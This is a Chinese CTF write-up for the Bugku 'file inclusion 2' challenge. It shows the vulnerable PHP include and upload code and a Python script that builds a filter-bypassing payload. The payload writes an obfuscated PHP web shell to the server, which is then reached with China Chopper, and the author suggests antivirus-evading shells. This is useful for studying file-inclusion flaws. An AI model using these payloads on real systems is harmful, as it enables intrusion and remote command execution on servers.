Bugku 文件包含2 writeup 绕过过滤

原创

放不下菲 于 2019-02-18 02:09:52 发布 1447 收藏
文章标签： php 文件包含 bugku ctf

首先附上网站源码http://123.206.31.85:49166/

index.php

```
<!-- upload.php -->
<?php
    if(!isset($_GET['file']))
    {
        header('Location: ./index.php?file=hello.php');
        exit();
    }
    @$file = $_GET["file"];
    if(isset($file))
    {
        if (preg_match('/php:\/\/|http|data|ftp|input|%00/i', $file) || strstr($file,"..") !== FALSE || str
        {
            echo "<h1>NAIVE!!!</h1>";
        }
        else
        {
            include($file);
        }
    }
?>
```

upload.php


```
<html>
<head>
    <meta charset="utf-8"/>
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
    <title>UPLOAD</title>
</head>
<form action="" enctype="multipart/form-data" method="post"
name="upload">file:<input type="file" name="file" /><br>
<input type="submit" value="upload" /></form>
请上传jpg gif png 格式的文件  文件大小不能超过100KiB<br>
<?php
//error_reporting(0);
if(!empty($_FILES["file"]))
{
    $allowedExts = array("gif", "jpeg", "jpg", "png");
    @$temp = explode(".", $_FILES["file"]["name"]);
    $extension = end($temp);
    if ((((@$_FILES["file"]["type"] == "image/gif") || (@$_FILES["file"]["type"] == "image/jpeg")
    || (@$_FILES["file"]["type"] == "image/jpg") || (@$_FILES["file"]["type"] == "image/pjpeg")
    || (@$_FILES["file"]["type"] == "image/x-png") || (@$_FILES["file"]["type"] == "image/png"))
    && (@$_FILES["file"]["size"] < 102400) && in_array($extension, $allowedExts))
    {
        $filename = date('Ymdhis').rand(1000, 9999).'.'.$extension;
        if(move_uploaded_file($_FILES["file"]["tmp_name"], "upload/" . $filename)){
  $url="upload/".$filename;
  $content = file_get_contents($url);
        $content = preg_replace('/<\?php|\?>/i', '_', $content);
        file_put_contents('upload/'.$filename, $content);
        echo "file upload successful!Save in:  " . "upload/" . $filename;

 }else{
         echo "upload failed!";
 }
    }
    else
    {
        echo "upload failed! allow only jpg,png,gif,jpep";
    }
}
?>
```

看到源码小伙伴已改知道该如何绕过加上漏洞利用了吧


我直接附上python3脚本

```
hah  = "<?php array_map('ass\x65rt',(array)$_REQUEST['xss']);?>"#这里还自己想要的一句话，最好是免杀的
weizhi='666.php'#设置文件名
print(len(hah))
k="<script language=php>system(\"awk 'BEGIN{printf \".\'\"\'.\""
j=''
l="}'>upload/"+weizhi+"\")"+"</script>"
for i in hah:
    k=k+"%c"
    j=j+str(ord(i))+','
j = j[:-1]
k=k+'\".\'\"\'.\",'
print(k+j+l)
```


接下来我们到cmd里运行




我们复制下来先存起来，接下来所怎么用



到upload.php随便传个图片用burp拦截下




随便传个图片扔到repeater里




把红色内容换成我们刚才用脚本跑出来的这段，然后发出去，看黄色那个接下来我们包含下


```
<script language=php>system("awk 'BEGIN{printf "."'"'."%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%
```




什么都没跳，说明成功了



一句话已经种上去了，接下来上菜刀就行了。



有其他更骚的种马思路求交流学习：企ii鹅1065705433



b374k留上面了有需要自己拿了玩哈